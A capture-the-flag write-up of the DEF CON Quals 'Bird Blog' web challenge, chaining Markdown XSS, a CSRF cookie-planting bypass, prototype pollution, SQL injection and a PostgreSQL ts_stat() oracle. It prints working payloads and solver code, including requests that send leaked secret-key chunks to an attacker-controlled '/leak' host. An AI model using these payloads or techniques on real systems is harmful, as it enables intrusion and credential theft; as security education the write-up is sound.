DEF CON CTF 34 Quals Bird Blog Write-up
A DEF CON web challenge write-up
- It has been a little while since DEF CON Quals ended, but I wanted to write up Bird Blog, one of the web challenges where I managed to get the flag.
TL;DR
- The final goal of this challenge is not to steal the flag directly from the browser, but to recover
secret_keyby creating a server-side SQL execution path. - XSS is the starting point. From there, the chain continues through a localhost pivot, admin CSRF bypass, prototype pollution, generated SQL injection, and a PostgreSQL oracle.

The attack chain looks like this.

Comment Markdown XSS
-> executed in the bot browser
-> pivot to localhost:8080 origin
-> bypass admin CSRF
-> configure() prototype pollution
-> admin XSS through polluted Handlebars noEscape
-> generated archive.sql SQL injection
-> PostgreSQL ts_stat() dynamic SQL oracle
-> recover secret_key
-> submit it to the flag service /submit
There are two important points.
- Admin XSS alone cannot read the response body from
localhost:1337. The port is different, so SOP blocks it. - The DB contains
secret_key, and the app user can read it. - Therefore, the core idea is to connect a browser bug to server-side SQL execution.
Service Structure
The services are arranged like this.
File: docker-compose.yaml
services:
  blog_app:
    ports:
      - 8080:8080
      - 1337:1337

  bot:
    network_mode: "service:blog_app"
    environment:
      CONFIG_HOST: http://localhost:8081
      BLOG_HOST: http://host.docker.internal:8080

  postgres:
    network_mode: "service:blog_app"

  flag:
network_mode: "service:blog_app"- bot, Postgres, and flag share the same network namespace as
blog_app. - From the bot's point of view, blog is at
localhost:8080, admin is atlocalhost:8081, flag is atlocalhost:1337, and Postgres is atlocalhost:5432.
secret_keyis also stored in the DB, and the app user can read it.
File: db/initdb.sh
CREATE TABLE secret_key (secret_key text);
INSERT INTO secret_key VALUES ('$SECRET_KEY');

GRANT SELECT ON secret_key TO $APP_USER;- The flag service shows the flag only when the SHA-256 hash of the submitted key matches the
SECRET_KEYenvironment variable.
File: flag/src/index.mjs
const SECRET_KEY = process.env.SECRET_KEY;
const FLAG = process.env.FLAG;
const SECRET_KEY_HASH = createHash("sha256").update(SECRET_KEY).digest();

app.post("/submit", async (request, reply) => {
	const { secretKey } = request.body;
	const providedKeyHash = createHash("sha256").update(secretKey).digest();

	if (timingSafeEqual(providedKeyHash, SECRET_KEY_HASH)) {
		return reply.view("flag.hbs", { flag: FLAG });
	}
});- So the final step is to recover the exact
SECRET_KEYand submit it to/submit.
1. Comment Markdown XSS
- The first entry point is the comment Markdown renderer.
- The comment partial passes the comment body to the
markdownhelper.
File: app/config-template/hbs/partials/comment.hbs
<div class="comment" id="comment-{{this.id}}">
	<div class="meta">
		Posted <time datetime="{{this.created_at}}">{{relativeTime this.created_at}}</time>
		by {{this.author}}
	</div>
	<div class="content">{{markdown this.content}}</div>
</div>- The helper wraps the conversion result in
SafeString, bypassing Handlebars' default escaping.
File: app/src/helpers/hbs.mjs
handlebars.registerHelper("markdown", function (content) {
	return new handlebars.SafeString(markdown(content));
});- The Markdown parser is not a sanitizer. It is a regex-based replacer.
- It escapes
<,>, and&at first, but later creates image and link HTML directly.
File: app/src/helpers/markdown.mjs
content = content.replace(/[<>&]/g, (char) => `&#${char.charCodeAt(0)};`);
content = content.replace(/[^\x00-\x7F]/ug, (char) => `&#${char.codePointAt(0)};`);

content = content.replace(/!\[([^\]]*)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, alt, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<img src="${parsedUrl.href}" alt="${alt}">`;
	} catch {
		return match;
	}
});

content = content.replace(/\[([^\]]+)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, text, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<a href="${parsedUrl.href}">${text}</a>`;
	} catch {
		return match;
	}
});- During image conversion, the
altvalue is inserted directly into an HTML attribute context. - After image conversion, link conversion runs again inside the generated HTML string.
- Because of this,
<a href="...">can be inserted insidealt="...", and the quote inhrefcan break out of the image tag's attribute quote.
- For example, a payload that executes js can be triggered like this.
](http://x/onerror=window.onerror=alert;throw/**/1//)

- The Markdown parser creates broken
<img>HTML. - The browser HTML parser puts the malformed HTML into the DOM through error recovery.
- The
onerrorhandler survives. - When the bot opens the comment page on the public blog, the first
onerrornavigates to thesrc, which ishttp://localhost:8080/comments/COMMENT_ID/view. - When the same comment opens again on localhost blog origin, the
javascript:payload stored inwindow.nameexecutes.
The bot really opens an unmoderated comment and stays on the page for 30 seconds.
File: bot/src/bot.mjs
const [commentPageTarget] = await Promise.all([
	browser.waitForTarget((target) => target.url().startsWith(`${BLOG_HOST}/comments/`), { timeout: 10000 }),
	moderationPage.click(`#${firstUnmoderatedComment} form.view button`)
]);

const commentPage = await commentPageTarget.page();
await new Promise((resolve) => setTimeout(resolve, 30000));
2. localhost Origin Pivot
- The admin service is difficult to access directly from outside.
- It checks whether the request IP is localhost or a private IP.
File: app/src/admin.mjs
const LOCALHOST_ONLY_REGEX = /^127\.0\.0\.1$/;
const PRIVATE_IP_REGEX = /^(10\.|172\.(1[6-9]|2[0-9]|3[0-1])\.|192\.168\.)/;
const ALLOW_PRIVATE_IPS = process.env.CONFIG_ALLOW_PRIVATE_IPS === "true";
const IP_REGEX = ALLOW_PRIVATE_IPS ? PRIVATE_IP_REGEX : LOCALHOST_ONLY_REGEX;

app.addHook("preHandler", async (request, reply) => {
	if (!IP_REGEX.test(request.ip)) {
		reply.status(403).send({ error: "Forbidden" });
		return;
	}
});- Inside the bot, admin is
localhost:8081. - So if we execute XSS once on the public blog and then make the bot reopen the same comment at
http://localhost:8080/comments/:id/view, we can obtain localhost blog origin.
- The final solver,
remote_solver2.mjs, automates this pivot. - It first submits a marker comment to find the comment id, then submits several XSS payload comments using predicted next comment ids.
File: remote_solver2.mjs
const markerId = await findCommentId(TARGET, marker);

const payloadCount = Number(process.env.PAYLOAD_COUNT ?? "16");
for (let i = 1; i <= payloadCount; i++) {
	const predictedId = markerId + i;
	await submitComment(TARGET, postId, `u-${nonce}-${i}`, xssComment(predictedId));
}- When the XSS comment is first opened on the public blog, it navigates to the localhost comment URL in
src. When it is opened again on localhost, it executes the JavaScript stored inwindow.name.
function xssComment(commentId) {
const adminUrl = `javascript:${percentAll(localEntryCode(commentId, 0))}`;
const src = `http://localhost:8080/comments/${commentId}/view`;
const onerror = `window.name=window.name||/${adminUrl}/.source;location=location.host==/localhost:8080/.source?window.name:src//`;
return `](http://x/onerror=${onerror})`;
}- The same idea is used again after admin XSS, when the extractor needs to run on blog origin.
- From admin origin, it creates a hidden iframe, stores extractor code in
contentWindow.name, and navigates the frame to thelocalhost:8080comment view.
const frame = document.createElement("iframe");
document.body.appendChild(frame);
frame.contentWindow.name = extractor;
frame.src = `http://localhost:8080/comments/${commentId}/view`;- After this stage, the attack code executes on
localhost:8080origin. - It does not read or steal the existing cookie. Instead, it can write an attacker-known cookie on the same host,
localhost. - That lets the exploit plant the
_csrfcookie withPath=/configurefor the admin CSRF bypass.
3. Admin CSRF Bypass
- Admin POST requests validate the
_csrfcookie againstcsrfTokenin the request body.
File: app/src/admin.mjs
if (request.method === "POST") {
	const csrfSecret = request.cookies._csrf;
	const bodyCsrfToken = request.body?.csrfToken;

	const [csrfSalt, csrfHash] = bodyCsrfToken.split(";");
	const hash = createHash("sha256").update(csrfSalt + ":" + csrfSecret).digest();

	if (!timingSafeEqual(Buffer.from(csrfHash, "hex"), hash)) {
		reply.status(403).send({ error: "Invalid CSRF token" });
		return;
	}
}- The cookie is issued like this.
if (!csrfSecret) {
	csrfSecret = randomBytes(16).toString("hex");
	reply.header("Set-Cookie", `_csrf=${csrfSecret}; HttpOnly; SameSite=Strict; Path=/; Max-Age=3600`);
}- The core issue is that the CSRF secret is not bound to a server-side session. It comes from the cookie value.
- Since it is
HttpOnly, we cannot read the existing cookie, but we can write another cookie with the same name on the same host,localhost.
- Cookies are not isolated by port.
- A cookie written from
localhost:8080is also attached tolocalhost:8081requests if the conditions match. - If we use a more specific path such as
Path=/configure, the attacker-known_csrf=pcan be used for/configurerequests.
remote_solver2.mjssets this cookie inlocalEntryCode()and puts the token corresponding tosha256("q:p")in the body.
File: remote_solver2.mjs
document.cookie = "_csrf=p;Path=/configure";

const body = [
  "csrfToken=" + encodeURIComponent("q;" + H),
  "title=Musings%20on%20Birds",
  "theme=raven",
  "categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y"),
  "inNavPosts="
].join("&");

fetch("http://localhost:8081/configure", {
  method: "POST",
  mode: "no-cors",
  credentials: "include",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body
});
4. configure() Prototype Pollution
configure()splits category input by slash and stores the navigation tree in a normal object.
File: app/src/helpers/configure.mjs
const navTree = {};

for (const category of categories) {
	if (!category.inNav) {
		continue;
	}

	const dividerIndex = category.name.indexOf("/");

	if (dividerIndex !== -1) {
		const superCategory = category.name.slice(0, dividerIndex).trim();
		const subCategory = category.name.slice(dividerIndex + 1).trim();

		if (Array.isArray(navTree[superCategory])) {
			throw new Error(`Invalid category hierarchy: "${superCategory}" is both a category and a super-category`);
		}

		navTree[superCategory] ??= {};
		navTree[superCategory][subCategory] = [];
	} else {
		if (category.name in navTree) {
			throw new Error(`Invalid category hierarchy: "${category.name}" is both a category and a super-category`);
		}

		navTree[category.name] = [];
	}
}- Since
navTreeis a plain object,__proto__is not safely stored as an ordinary key. - For example, if the category is:
*__proto__/compileOptionssuperCategorybecomes__proto__, andsubCategorybecomescompileOptions.- At that point,
navTree[superCategory]points toObject.prototype, effectively causing:
Object.prototype.compileOptions = [];- However, a successful configure request rewrites the config files and schedules a process restart.
File: app/src/admin.mjs
app.post("/configure", async (request, reply) => {
	await configure(request.body);
	console.log("Configuration updated, restarting...");
	setTimeout(() => process.exit(2), 500);
});- Therefore, the exploit needs to create pollution and then intentionally fail.
- The request should fail while leaving prototype pollution in the current Node process.
remote_solver2.mjsfirst createsObject.prototype.x, then triggers a hierarchy error through the inheritedx.
File: remote_solver2.mjs
"categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y")- Because of this structure, the request fails, the process stays alive, and the prototype pollution remains for the next request.
5. Disabling Handlebars Escaping and Admin XSS
- The admin view engine does not pin compile options.
File: app/src/admin.mjs
app.register(fastifyView, {
	engine: { handlebars },
	root: adminHbsDir.pathname,
	layout: "layout.hbs"
});- The admin edit page passes the
messagequery string into the template context.
app.get("/posts/create", async (request, reply) => {
	const categories = await executeQuery("admin/getCategories");
	return reply.view("editPost.hbs", {
		categories,
		csrfToken: request.csrfToken,
		message: request.query.message
	});
});- The template prints
messageusing a normal Handlebars expression.
File: app/config-template/hbs/admin/editPost.hbs
{{#if message}}
<div class="flash success">{{message}}</div>
{{/if}}- In the normal state,
{{message}}is HTML-escaped, so<script>does not execute. But the previous stage pollutes the prototype like this.
Object.prototype.compileOptions = [];
Object.prototype.noEscape = [];- If the view engine or Handlebars compile path reads options through the prototype chain, the inherited
noEscapecan be evaluated as truthy. - Then Handlebars escaping is disabled, and
{{message}}is rendered as raw HTML.
- After escaping is disabled,
remote_solver2.mjsputs an external script inmessage.
File: remote_solver2.mjs
location = "http://localhost:8081/posts/create?message="
+ encodeURIComponent('<script src="${adminScript}"><\\/script>');- Now the attacker's
admin.jsruns onlocalhost:8081admin origin.
6. Why Admin XSS Alone Cannot Read the Flag
- At this point, it is tempting to think that we can just fetch the flag service.
- But the admin XSS runs on
localhost:8081, while the flag service is onlocalhost:1337.
localhost:8081  admin origin
localhost:8080  blog origin
localhost:1337  flag origin
localhost:5432 Postgres- Browser SOP includes the port in the origin.
- JavaScript running on
localhost:8081cannot read the response body fromlocalhost:1337.
- Sending a POST with
no-corsis possible, but the response is opaque and unreadable. - Even if the flag page is opened, JS cannot read the flag text and send it back to the attacker.
- The useful direction is to abuse the app server's SQL execution path, because the DB initialization script showed that the app user can read
secret_key.
7. generated archive.sql SQL Injection
archive.sql.chbsgenerates top categories as a SQLVALUESlist.
File: app/config-template/sql/blog/archive.sql.chbs
'highlights', (
	WITH top_categories AS (
		VALUES
		{{#each topCategories}}
			({{ @index }}, {{{ sqlString (slugify name) }}}){{#unless @last}},{{/unless}}
		{{/each}}
	)
	SELECT jsonb_agg(jsonb_build_object(
		'slug', slug,
		'name', name,
		'posts', COALESCE(...)
	))
	FROM top_categories
		JOIN categories ON top_categories.column2 = categories.slug
)- Looking only at the helpers, a simple quote injection seems difficult.
File: app/src/helpers/hbs.mjs
handlebars.registerHelper("sqlString", function (str) {
	return `'${str}'`.replace(/'/g, "''").slice(1, -1);
});

handlebars.registerHelper("slugify", function (str) {
	const slug = slugify(str.replace(/\//g, " "), { lower: true, remove: /[^\w\s]/ });
	if (slug.includes("/")) {
		throw new Error(`Invalid slug "${slug}" generated from "${str}"`);
	}
	return slug;
});- But this is not a normal quote injection. It abuses a parsing difference between generated SQL and the SQL minifier.
slugifyusesany-asciitransliteration.
File: app/src/helpers/slugify.mjs
import anyascii from "any-ascii";

export function slugify(text, options = {}) {
	let slug = text.split("").reduce((acc, cur) => {
		cur = anyascii(cur);
		return acc + cur.replace(options.remove ?? /[^\w\s$*_+~.()'"!\-:@]+/g, "");
	}, "");

	slug = slug.replace(/\s+/g, "-");
	return slug;
}- By using special Unicode characters that
any-asciiconverts into ASCII punctuation, part of the SQL punctuation can survive in the slug. - With the prototype pollution from the previous stage, polluting
Object.prototype.minifycan enablepg-promise QueryFileminification.
File: app/src/helpers/db.mjs
const queryCache = new Map();

export async function executeQuery(name, parameters = []) {
	let queryFile;

	if (queryCache.has(name)) {
		queryFile = queryCache.get(name);
	} else {
		queryFile = new pgp.QueryFile(new URL(`${name}.sql`, sqlDir));
		queryCache.set(name, queryFile);
	}

	const result = await db.any(queryFile, parameters);
	return result;
}- Since
QueryFileoptions are not explicitly provided, there is room for prototype chain influence. remote_solver2.mjsfirst sends a successful configure request with malicious categories to write the generatedarchive.sql, then after the restart sends a failing configure request to leaveObject.prototype.minifyin the current process.
File: remote_solver2.mjs
const ok = await postJsonConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories,
  inNavPosts: ""
});

await waitAdmin();

const failResp = await postFormConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories: "*__proto__/compileOptions,*__proto__/noEscape,*__proto__/minify,*__proto__/debug,*__proto__/x,*x/y",
  inNavPosts: ""
}).catch(() => {});- Conceptually, the generated
VALUESlist becomes something like this.
VALUES
  (0, 'dummy'),
  (1, E'\'),
(2, ')union(select ... )--x')pg-minifyreinterprets the SQL string containing the backslash, escapes the SQL string literal, and lets the third category slug enter SQL context to inject aUNION SELECT.
8. ts_stat() Dynamic SQL Oracle
- Even after SQLi, directly printing the result of
SELECT secret_keyis difficult. - The archive query output must join against
categories.slugbefore it appears in HTML. - Arbitrary strings disappear during the join.
- So the oracle returns a pre-created marker category slug and checks whether that marker link appears in archive HTML.
- If the join succeeds, the corresponding marker appears in the archive HTML.
- Here,
ts_stat(sqlquery text)acts as the oracle. - PostgreSQL's
ts_stat()executes the SQL string it receives for text search statistics. - This property lets the SQLi payload execute dynamic SQL that reads
secret_key, then blind-leak it through marker presence.
- The final solver,
remote_solver2.mjs, uses a bit oracle withM0..M8markers. - The
extractor jobs 0 count 64 jobs 43log visible in the final flag screenshot also comes from this method.
File: remote_solver2.mjs
const SECRET_LENGTH = Number(process.env.SECRET_LENGTH ?? "64");
const CHUNK_SIZE = Number(process.env.CHUNK_SIZE ?? "32");
const BITS_PER_CHAR = 6;
const MARKERS = Array.from({ length: 9 }, (_, i) => `m${i}`);
const BITS_PER_PAGE = MARKERS.length;- It treats each alphabet index as a 6-bit value and reads 9 bits per archive page using 9 markers.
- The marker categories are
M0..M8, and the extractor checks whether links such as/categories/m0or/categories/m1appear in HTML.
for (let bitBase = Math.floor(startBit / bitsPerPage) * bitsPerPage; bitBase < endBit; bitBase += bitsPerPage) {
  jobs.push({ bitBase, page: base + Math.floor(bitBase / bitsPerPage) });
}- For a 64-character secret, the total number of bits is:
64 chars * 6 bits = 384 bits- Since one archive page reads 9 bits, the number of required jobs is:
ceil(64 * 6 / 9) = ceil(384 / 9) = 43
- Therefore,
count 64 jobs 43means the solver created 43 archive probe jobs to recover a 64-character secret in one chunk.
- The actual extractor also reconstructs bits based on marker link existence.
if (html.includes("/categories/"+markers[m]+'"')) {
  bits[local][b] = 1;
}

const chunk = bits
  .map(bs => alphabet[bs.reduce((a, b, i) => a + (b << i), 0)] || "?")
.join("");- The recovered chunk is sent to the attacker's
/leakendpoint. Once all chunks are collected, the key is assembled and submitted to the flag service.
File: remote_solver2.mjs
await fetch(A + "/leak?start=" + encodeURIComponent(start), {
  method: "POST",
  mode: "no-cors",
  body: chunk
}).catch(() => {});

let key = "";
for (let i = 0; i < total; i += CHUNK_SIZE) {
  key += localStorage.getItem("bb2_chunk_" + i) || "";
}

await fetch("http://localhost:1337/submit", {
  method: "POST",
  mode: "no-cors",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body: "secretKey=" + encodeURIComponent(key)
}).catch(() => {});
9. Remote Stabilization and remote_solver2.mjs
- Locally, the default
SECRET_KEYis 64 characters and network timing is stable. Remotely, the environment was a little different, so the solver needed to be more stable. - It is hard to pin the remote failures on a single cause, but this exploit had to finish several stages within the short time window where the bot browser kept the comment view open.
- Also,
/configurerequests trigger application restarts, and secret recovery requires many archive oracle probes, so remote timing and network latency can have a much larger impact than local testing. - The final solver was organized to reduce failure-prone points.
- It submits multiple payload comments to reduce the chance of comment id prediction failure, and archive probing is controlled through
PROBE_CONCURRENCYandPROBE_TIMEOUT_MS.
PORT=8888
ATTACKER=https://ATTACKER.ngrok-free.app
SECRET_LENGTH=64
CHUNK_SIZE=64
PROBE_CONCURRENCY=8
PROBE_TIMEOUT_MS=5000
PROGRESS_EVERY=5
PAYLOAD_COUNT=16
10. Final PoC
- The final PoC opens an attacker HTTP server, posts a marker comment and payload comments to the public blog, and handles the
/admin.js,/leak, and/donecallbacks requested by the bot. - Once all key chunks are collected, it submits the key directly to the public flag service.
